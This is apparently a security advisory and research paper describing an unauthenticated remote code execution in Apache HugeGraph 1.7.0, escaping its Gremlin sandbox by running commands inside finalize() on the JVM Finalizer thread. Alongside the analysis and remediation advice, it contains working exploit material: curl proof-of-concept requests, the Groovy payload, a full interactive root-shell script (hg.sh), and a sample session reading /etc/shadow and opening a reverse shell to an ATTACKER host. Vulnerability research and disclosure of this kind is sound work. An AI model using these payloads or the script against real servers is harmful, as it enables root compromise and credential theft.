



Escaping the Apache HugeGraph Gremlin Sandbox

Unauthenticated remote code execution using the JVM Finalizer thread

Gjoko Krstic Zero Science Lab @zeroscience Month of Apache Bugs

09.10.2026

1 Summary

Apache HugeGraph runs attacker supplied Gremlin (Groovy) inside the server JVM. A custom SecurityManager called HugeSecurityManager is supposed to keep that Groovy away from the operating system. It decides what to allow by reading the name of the current thread. Any code that runs on a thread whose name it does not recognize is treated as trusted.

This paper describes a technique that still works on the current release, 1.7.0. It does not defeat the name check. It makes the dangerous call run on a thread the guard never watches, which is the JVM finalizer daemon, a thread the runtime names "Finalizer". No reflection is used, so the 2024 fix does not apply. One unauthenticated HTTP request gives command execution as the server user, which is root in the stock container image.

2 The target: HugeGraph, Gremlin, Groovy

- **HugeGraph.** An open source distributed graph database. Built at Baidu around 2017, open sourced in 2018, entered the Apache Incubator in 2022, became a top level project in 2026. It stores property graphs over pluggable backends such as RocksDB, Cassandra and HBase. The server exposes a REST API and a Gremlin endpoint over HTTP. The HTTP endpoint is unauthenticated by default.
- **Gremlin.** The graph traversal language of Apache TinkerPop. HugeGraph evaluates a submitted Gremlin string with TinkerPop's GremlinGroovyScriptEngine.
- **Groovy.** Gremlin-Groovy is Groovy. A traversal is not a query string that gets sanitized. It is a program that is compiled and run in the server JVM. Sending a query means running code. TinkerPop 3.5.1 bundles Groovy 2.5.14, which pins the server to JDK 11.

3 Java memory, garbage collection, and finalization

The escape follows from how the JVM performs finalization, so the mechanism is worth stating plainly.

- **Heap and reachability.** The JVM heap is generational, with a young area and an old area. An object is collected when no garbage collection root can reach it any more. G1 is the default collector since JDK 9. Native collector threads do the marking.
- **Finalization is a delay.** If a class overrides finalize(), each instance is registered at allocation time by java.lang.ref.Finalizer.register. When such an object becomes unreachable, the collector does not free it. It puts the object on a queue, and finalize() runs once, later, before the object can be reclaimed on a following cycle.
- **Three kinds of threads, and only one runs your code.** First, native collector threads find the finalizable object and enqueue it. Second, a Java daemon named "Reference Handler" (priority MAX_PRIORITY) moves it from the VM pending list to the finalizer queue. Third, a Java daemon named "Finalizer" (priority MAX_PRIORITY minus two) takes it off that queue and calls finalize().

- **What starts the Finalizer thread.** Not the operating system, and not the collector threads. The static initializer of `java.lang.ref.Finalizer` runs during VM startup, early in `System.initPhase1`, before your main method. It builds the thread and starts it in the system thread group. The name is fixed in the constructor: `super(g, null, "Finalizer", 0, false)`.
- **Version lifecycle.** `finalize()` was deprecated in JDK 9 and marked for future removal by JEP 421 in JDK 18, which also added the option `--finalization=disabled`. It is still on by default. `Cleaner`, added in JDK 9 and based on `PhantomReference`, is the safe replacement, but it spawns its own thread. `SecurityManager` has existed since JDK 1.0, was marked for removal by JEP 411 in JDK 17, and was removed by JEP 486 in JDK 24.

4 The sandbox: `HugeSecurityManager`

`HugeSecurityManager` overrides about two dozen check methods, including `checkExec`, `checkRead`, `checkWrite`, `checkConnect`, `checkAccess(Thread)`, `checkMemberAccess`, `checkExit` and `checkPropertyAccess`. Every one of them asks the same question:

```
boolean callFromGremlin() {
    name = currentThread().getName();
    if (name.startsWith("gremlin-server-exec")
        || name.startsWith("task-worker")) return true;    // DENY
    return false;                                         // ALLOW
}
```

It trusts the name of the thread. On any thread it does not recognize, the last line wins and every check allows the operation. Because all the checks share this one predicate, one wrong answer opens all of them at once.

5 Prior art and the vendor patch

CVE-2024-27348 (CVSS 9.8) was the first public break of this sandbox, fixed in `HugeGraph` 1.3.0. Understanding what the patch did, and did not do, explains why the finalizer technique still works.

5.1 The 2024 technique

The Gremlin request ran on a thread named `gremlin-server-exec`, so `callFromGremlin` returned true and `exec` was denied. The exploit used Java reflection from inside the Groovy script to reach the running thread and change its name so it no longer started with `gremlin-server-exec`. After the rename, `callFromGremlin` returned false on the same thread, and the `exec` check allowed the command. The break was in the trust model, but the tool that carried it out was reflection.

5.2 What the patch changed

The fix (commit 713d88d1) added an override of `checkMemberAccess` to `HugeSecurityManager`. On a Gremlin thread it now throws, which denies reflective access from the script. Roughly:

```
// HugeSecurityManager, added in 1.3.0
public void checkMemberAccess(Class<?> clazz, int which) {
    if (callFromGremlin()) {
        throw new SecurityException(
            "Not allowed to access member via Gremlin");
    }
    super.checkMemberAccess(clazz, which);
}
```

With reflection blocked from Gremlin, the script can no longer reach the `Thread` object to rename it. The 2024 exploit dies.

5.3 What the patch did not change

- `callFromGremlin` still decides trust from the thread name. The model is the same. The patch narrowed the toolset, it did not change the question being asked.

- A separate defensive routine that would filter sensitive classes at evaluation time is present in the source but left commented out, with a note deferring it to a later version. At the 1.7.0 tag it is still commented out, so class level filtering is not enforced.

The finalizer technique needs neither reflection nor a rename, so checkMemberAccess never fires. It walks straight past the 2024 patch.

5.4 How old is the bug

The vulnerable part is the thread name check, callFromWorkerWithClass, which reads curThread.getName().startsWith("gremlin-server-exec"). It has been in the code since HugeSecurityManager was first added, and it was written this way from the start. The design was born with the flaw.

Introduced (commit)	29.07.2019	b01549a5, PR #176, issue #145
		package com.baidu.hugegraph (pre-Apache)
First shipped (release)	08.11.2019	v0.10.4
Still present in	1.7.0	trust model unchanged
This assessment	06.09.2026	
Age from the commit	about 7 years, 1 month	
Age from first release	about 6 years, 10 months	

The 1.3.0 patch for CVE-2024-27348 changed the same file but not this predicate. It added checkMemberAccess and left the name check exactly as written in 2019. The root cause has been present, unchanged, for about seven years. Verified by tracing the file history in the apache/hugegraph repository.

6 The method: run on the Finalizer thread

The idea is simple. Do not fight the check. Run on a thread the check does not watch.

- Define a class whose finalize() runs the command and stores the output in a static field.
- Allocate many instances and drop all references to them, then call System.gc() to force finalization.
- finalize() runs on the "Finalizer" thread. callFromGremlin sees a name that is not gremlin-server-exec or task-worker, returns false, and checkExec allows the command.
- The main script waits on the static field until the Finalizer thread fills it in, then returns the output in the same HTTP response.

7 Why only finalize() works

The guard also blocks thread creation, through checkAccess(Thread). That rules out every technique that would spin up a worker to run the command. We tested the obvious ones against 1.7.0. All of them fail, and for the same reason.

Technique	Thread it uses	Result	Blocked by
finalize() + System.gc()	"Finalizer" (already running)	ESCAPES	nothing (no thread created)
new Thread / Timer	a new thread	BLOCKED	checkAccess(Thread)
Cleaner.create()	a new cleaner thread	BLOCKED	checkAccess(Thread)
CompletableFuture / parallelStream	a pool worker	BLOCKED	checkAccess(Thread)

finalize() is the one case that needs no new thread. It reuses a daemon the JVM started at boot. Nothing in the script touches the thread API, so checkAccess never fires.

8 Why the stack keeps the door open

HugeGraph does not choose JDK 11 by preference. TinkerPop 3.5.1 bundles Groovy 2.5.14, and that version of Groovy does not run on JDK 17 or later, so the server is held on JDK 11. JDK 11 is exactly the runtime that still ships both SecurityManager, which lets them build the sandbox, and a live Finalizer thread, which lets you escape it. The clean

runtime level mitigation, `--finalization=disabled`, arrived in JDK 18, which the Groovy pin puts out of reach. The same constraint that keeps the sandbox alive keeps the escape alive.

This has not changed with the newest version. The HugeGraph 1.8.0 bump (PR #3282, merged to master on 8 October 2026) is a version change only: it keeps the project on Java 17, with the Commons and RPC modules still built as Java 11 bytecode, and it does not touch HugeSecurityManager, the Gremlin sandbox, or the Groovy dependency. Staying on these older runtimes is exactly what keeps the escape alive. The Finalizer technique needs two things that only exist there: active object finalization, where the JVM Finalizer daemon still calls `finalize()`, and a live `java.lang.SecurityManager` as the sandbox. Later JDKs remove both (finalization deprecated for removal by JEP 421 in Java 18; `SecurityManager` removed by JEP 486 in Java 24). As long as HugeGraph remains on this stack, the thread-name gate in HugeSecurityManager stays defeatable through the Finalizer thread.




Figure 1. The HugeGraph 1.8.0 change (PR #3282) is a source and version bump that preserves the Java 17 and Java 11 baseline and leaves release references at “latest”. The platform it preserves is the one on which object finalization and the `SecurityManager` still exist, i.e. the exact conditions this sandbox escape depends on.

9 Proof of concept

Endpoint note. The graphspace era 1.7.0 image serves Gremlin at `/gremlin` on port 8080, not `/apis/gremlin`. The embedded raw Gremlin server on port 8182 is usually bound to localhost.

9.1 The block: direct exec is refused

A direct OS command runs on a thread named `gremlin-server-exec`, so `callFromGremlin` returns true and `checkExec` throws. This is the baseline, and it confirms the sandbox is on:

```
curl -s --compressed -X POST http://TARGET:8080/gremlin \
-H 'Content-Type: application/json' \
-d '{"gremlin":{"id\"}.execute().text\"}'
-> java.lang.SecurityException:
  "Not allowed to execute command via Gremlin"
  at HugeSecurityManager.checkExec(HugeSecurityManager.java:204)
```

9.2 The probes: other off-thread sinks are all blocked

Before `finalize()`, the natural idea is to hand the command to some other thread so the check runs there instead. Each probe below runs the same sink, `["/bin/bash", "-c", "id"]`, on a different thread. Every one of them is refused, because creating a thread is itself guarded by `checkAccess(Thread)`. These were run live against 1.7.0.

```
// new thread (payload-newthread.json)
Thread th = new Thread({ ... ["/bin/bash", "-c", cmd].execute() ... })
th.start() // throws: checkAccess(Thread)
// Cleaner, the safe replacement for finalize() (payload-cleaner.json)
def c = java.lang.ref.Cleaner.create() // throws: it starts a thread
// CompletableFuture / parallelStream (pool worker)
// also blocked: the pool creation / task submit hits checkAccess
```

Result for all four: `java.lang.SecurityException`, not a uid. Thread creation is the wall. This is why `finalize()` is special. It does not create a thread. It reuses the Finalizer daemon the JVM already started at boot, so nothing in the script touches the thread API and `checkAccess` never fires.

9.3 The escape: one POST returns uid=0(root)

The payload defines a class whose `finalize()` runs the command, makes 200 instances into garbage, and forces GC so `finalize()` runs on the Finalizer thread. The output is returned in the same response:

```
curl -s -m 20 --compressed -X POST http://TARGET:8080/gremlin \
-H 'Content-Type: application/json' -H 'Accept: application/json' \
--data @payload-proof.json
payload-proof.json (one line):
{"gremlin":"class Pwn { static ...AtomicBoolean fired=...; static volatile
String out=null; protected void finalize(){ if(Pwn.fired.compareAndSet(
false,true)){ def p=["/bin/sh","\-c","\id"].execute();
p.waitFor(); Pwn.out=p.text } } }; for(int i=0;i<200;i++){ new Pwn() };
def s=System.currentTimeMillis(); while(Pwn.out==null &&
System.currentTimeMillis()-s<8000){ System.gc(); Thread.sleep(50) }; Pwn.out"
-> {"status":{"code":200},
"result":{"data":["uid=0(root) gid=0(root) groups=0(root)\n"]}}
```

9.4 The exploit: hg.sh, an interactive root shell

hg.sh turns the single shot into a full interactive root shell over the same RCE. It is fileless and needs no python, only curl and base64. It keeps three things clean: a readable payload, safe transport of the command, and safe transport of the output.

- **Readable payload, not a blob.** The Groovy is a real multi-line heredoc (GTmpl) with a placeholder `__CMDB64__`. This is the same `finalize()` class as above, using `HgS.f` as the run once latch and `HgS.out` as the volatile result:

```
class HgS {
    static java.util.concurrent.atomic.AtomicBoolean f =
        new java.util.concurrent.atomic.AtomicBoolean(false)
    static volatile String out = null
    protected void finalize() throws Throwable {
        if (HgS.f.compareAndSet(false, true)) {
            def cmd = new String(java.util.Base64.decoder.decode("__CMDB64__"))
            def p = ["/bin/bash", "-c", cmd].execute()
            p.waitFor()
            HgS.out = p.text
        }
    }
}
for (int i = 0; i < 200; i++) { new HgS() }
def s = System.currentTimeMillis()
while (HgS.out == null && System.currentTimeMillis() - s < 15000) {
    System.gc(); Thread.sleep(50)
}
HgS.out
```

- **Command transport (client to server).** Our shell command is base64 encoded on the client and decoded inside the JVM with `java.util.Base64`. Quotes, dollar signs, pipes and redirects then pass through the JSON, Groovy and shell layers without breaking any of them.
- **Output transport (server to client).** The command is wrapped so the server base64 encodes its own combined output before returning it. The client decodes with `base64 -d`. No JSON unescaping, no python.

```
# the wrapper hg.sh puts around your command:
srv="{ $1 ; } 2>&1 | base64 | tr -d '\n'" # server encodes its own output
cldb64=$(printf '%s' "$srv" | base64 | tr -d '\n') # client encodes the command
gremlin=${GTmpl//__Cldb64__/$cldb64} # drop it into the template
# ... POST, then pull data[0] and: printf '%s' "$tok" | base64 -d
```

- **Persistent working directory.** Each request is independent on the server, so `hg.sh` tracks the current directory on the client. It prefixes every command with `cd` to the tracked path and appends a `pwd` marker, then updates the path from the reply. `cd` then appears to persist:

```
REQ="cd \"${CWD}\" 2>/dev/null; $CMD; printf '\n__CWD__:%s\n' \"\$(pwd)\""
# response parsing strips the __CWD__ marker and remembers the new path
```

Run it and you get a prompt. Every line you type runs as root on the server:

```
$ ./hg.sh 192.168.1.129 8080
[*] HugeGraph root pseudo-shell @ http://192.168.1.129:8080/gremlin
[*] self-test (id):
uid=0(root) gid=0(root) groups=0(root)
root@hugegraph:/hugegraph-server# hostname
root@hugegraph:/hugegraph-server# cat /etc/shadow
root@hugegraph:/hugegraph-server# bash -i >& /dev/tcp/ATTACKER/4444 0>&1
```

9.5 Stability and reliability

- **Run once, no duplicate exec.** All 200 instances become garbage and each `finalize()` is called, but the `AtomicBoolean compareAndSet` lets only the first one run the command. The rest return immediately. There is no race and no repeated execution.
- **Cross thread visibility.** `out` is volatile. The `Finalizer` thread writes it and the `Gremlin` thread reads it, and the volatile guarantees the read sees the write.
- **Prompt finalization.** Allocating 200 short lived instances gives the collector real finalizable garbage to process, so `finalize()` runs quickly after `System.gc` rather than at some distant future collection.
- **Bounded wait, no hang.** The main script loops on `System.gc` and a short sleep, but gives up after a time budget (8 seconds in the proof payload, 15 in `hg.sh`). The request returns a result or nothing. It cannot hang forever.
- **Synchronous result in one response.** The `Gremlin` thread blocks in that loop until the `Finalizer` thread fills in `out`, then returns it. The command output rides back in the same HTTP response, so the exploit is a single request with no callback or second channel.
- **Fileless option.** `hg.sh` writes nothing on the server; the command output rides back in the HTTP response, so nothing is left behind.

10 Impact and evidence

Verified against the official 1.7.0 Docker image, default configuration, no authentication. The response returns the captured output in the same request:

```
{"requestId":"c48699f4-...", "status":{"code":200},
 "result":{"data":["uid=0(root) gid=0(root) groups=0(root)\n"]}}
```




Figure 2. hg.sh against the official HugeGraph 1.7.0 image: an unauthenticated Gremlin request returns uid=0(root) - remote code execution via the Finalizer thread.

The result is unauthenticated remote code execution as the container user, which is root in the stock image. No authentication, no reflection, no memory corruption.

11 Remediation

The root problem is that security is scoped to the identity of the running thread. A durable fix has to stop trusting the thread. The options below are ordered from most to least effective.

- **Restrict the Groovy compiler.** Use SecureASTCustomizer or an allow list of permitted methods and classes so that the dangerous calls, such as execute() and Runtime, never compile. This does not depend on which thread runs the code, so the finalizer route gains nothing.
- **Confine the process at the OS level.** Run the server as a non root user, drop Linux capabilities, and apply a seccomp profile that denies exec. A successful escape then still meets a wall. This defense also survives JDK 24, where SecurityManager no longer exists.
- **Disable finalization, if the JDK allows it.** On JDK 18 and later, start the server with --finalization=disabled. That removes the Finalizer thread and closes this specific route. The Groovy 2.5.14 and JDK 11 pin blocks this today, so it depends on upgrading the stack first.
- **Do not just block the name.** Adding "Finalizer" to the deny list would stop this one route, but it would also deny every legitimate finalizer in the JVM, including resource cleanup in the server and its libraries, and it still trusts thread identity. It treats the symptom, not the cause.

12 Disclosure

Reported to the Apache HugeGraph security team. This is the same class of issue as the patched CVE-2024-27348 (CVSS 9.8): a sandbox that scopes security to the identity of the running thread. The details were sent to the Apache HugeGraph security team on 18.08.2026; as of this writing, almost two months later, there has been no reply.

References

CVE-2024-27348. HugeGraph Gremlin RCE using a thread rename. Fixed in 1.3.0, commit 713d88d1.

<https://www.cve.org/CVERecord?id=CVE-2024-27348>

OpenJDK java.lang.ref.Finalizer and java.lang.ref.Reference. Finalization pipeline and thread bootstrap.

<https://docs.oracle.com/en/java/javase/17/docs/api/java.base/java/lang/ref/package-summary.html>

[JEP 411](#), deprecate SecurityManager. [JEP 421](#), deprecate finalization. [JEP 486](#), remove SecurityManager.

Apache TinkerPop. GremlinGroovyScriptEngine. Groovy 2.5.14. <https://tinkerpop.apache.org>

ZSL-2026-6014. Apache HugeGraph 1.7.0 Sandbox Bypass Remote Code Execution, released with proof of concept. Zero Science Lab.

<https://www.zeroscience.mk/#/advisories/ZSL-2026-6014>

Appendix: Full exploit (hg.sh)

```
$ cat hg.sh
1 | set -uo pipefail
2 | TGT="${1:-192.168.1.129}"
3 | PORT="${2:-8080}"
4 | URL="http://$TGT:$PORT/gremlin"
5 | CWD="/hugegraph-server"
6 |
7 | print_banner(){
8 |     mapfile -t _ART <<'ART'
9 |
10 |     .------.
11 |     |         |
12 |     |         |
13 |     |         |
14 |     |         |
15 |     |         |
16 |     |         |
17 |     |         |
18 |     |         |
19 |     |         |
20 |     |         |
21 |     |         |
22 |     |         |
23 |     |         |
24 |     |         |
25 |     |         |
26 |     |         |
27 |     |         |
28 |     |         |
29 |     |         |
30 |     |         |
31 |     |         |
32 |     |         |
33 |     |         |
34 |     |         |
35 |     |         |
36 |     |         |
37 |     |         |
38 |     |         |
39 |     |         |
40 |     |         |
41 |     |         |
42 |     |         |
43 |     |         |
44 |     |         |
45 |     |         |
46 |     |         |
47 | ART
48 |     mapfile -t _INFO <<INFO
49 |
50 |
51 |
52 |
53 |
54 |
55 | Apache HugeGraph 1.7.0
56 | Unauthenticated Gremlin RCE via a
57 | SecurityManager sandbox escape
58 | (residual of CVE-2024-27348).
59 |
60 | What this script does:
61 |   Sends a Groovy payload to the
62 |   /gremlin endpoint. The command
63 |   runs inside finalize() on the JVM
64 |   "Finalizer" thread, whose name is
65 |   not a Gremlin worker thread, so
66 |   HugeSecurityManager.checkExec is
67 |   bypassed and the command executes
68 |   as the HugeGraph server user.
69 |
70 | Fileless: output returns in the
71 | HTTP response (base64 both ways);
72 | 'cd' is tracked client-side.
73 |
```

```

74 | Usage: ./hg.sh [host] [port]
75 |
76 | Advisory ID: ZSL-2026-6014
77 | Zero Science Lab
78 | https://zeroscience.mk
79 | INFO
80 | local n=${#_ART[@]}; [ ${#_INFO[@]} -gt "$n" ] && n=${#_INFO[@]}
81 | local i
82 | for ((i=0; i<n; i++)); do
83 |     printf ' %-40s%s\n' "${_INFO[i]:-}" "${_ART[i]:-}"
84 | done
85 | echo
86 | }
87 | print_banner
88 |
89 | read -r -d '' GTMPL <<'GROOVY' || true
90 | class HgS {
91 |     static java.util.concurrent.atomic.AtomicBoolean f =
92 |         new java.util.concurrent.atomic.AtomicBoolean(false)
93 |     static volatile String out = null
94 |     protected void finalize() throws Throwable {
95 |         if (HgS.f.compareAndSet(false, true)) {
96 |             def cmd = new String(java.util.Base64.decoder.decode("__CMDB64__"))
97 |             def p = ["/bin/bash", "-c", cmd].execute()
98 |             p.waitFor()
99 |             HgS.out = p.text
100 |         }
101 |     }
102 | }
103 | for (int i = 0; i < 200; i++) { new HgS() }
104 | def s = System.currentTimeMillis()
105 | while (HgS.out == null && System.currentTimeMillis() - s < 15000) {
106 |     System.gc(); Thread.sleep(50)
107 | }
108 | HgS.out
109 | GROOVY
110 |
111 | send(){
112 |     local srv cmdb64 gremlin json resp tok
113 |     srv="{ $1 ; } 2>&1 | base64 | tr -d '\n'"
114 |     cmdb64=$(printf '%s' "$srv" | base64 | tr -d '\n')
115 |     gremlin=${GTMPL//__CMDB64__/$cmdb64}
116 |     json=$(printf '%s' "$gremlin" \
117 |         | awk 'BEGIN{ORS=""} {gsub(/\\/,"\\\\"); gsub(/"/,"\\\""); print $0 "\\n"}')
118 |     resp=$(curl -s -m 25 --compressed -X POST "$URL" \
119 |         -H 'Content-Type: application/json' -H 'Accept: application/json' \
120 |         --data "{\"gremlin\":\"$json\"}")
121 |     tok=$(printf '%s' "$resp" | sed -n 's#.*"data":\[\"\\([A-Za-z0-9+/=]*\\)\"#\1#p')
122 |     if [ -n "$tok" ]; then
123 |         printf '%s' "$tok" | base64 -d 2>/dev/null
124 |     else
125 |         printf '%s\n' "$resp"
126 |     fi
127 | }
128 |
129 | echo "[*] priv8 root pseudo-shell @ $URL"
130 | echo "[*] self-test (id):"
131 | send 'id'
132 | echo
133 |
134 | while true; do
135 |     printf 'root@hugegraph:%s# ' "$CWD"
136 |     IFS= read -r CMD || break
137 |     [ -z "$CMD" ] && continue
138 |     case "$CMD" in exit|quit) break;; esac
139 |     REQ="cd \"$CWD\" 2>/dev/null; $CMD; printf '\n_CWD_: %s\n' \"\${pwd}\""
140 |     OUT=$(send "$REQ")
141 |     NEWCWD=$(printf '%s' "$OUT" | sed -n 's/^_CWD_: //p' | tail -1)
142 |     printf '%s' "$OUT" | sed '/^_CWD_: /d'
143 |     [ -n "$NEWCWD" ] && CWD="$NEWCWD"
144 | done
145 | echo "[*] bye"

```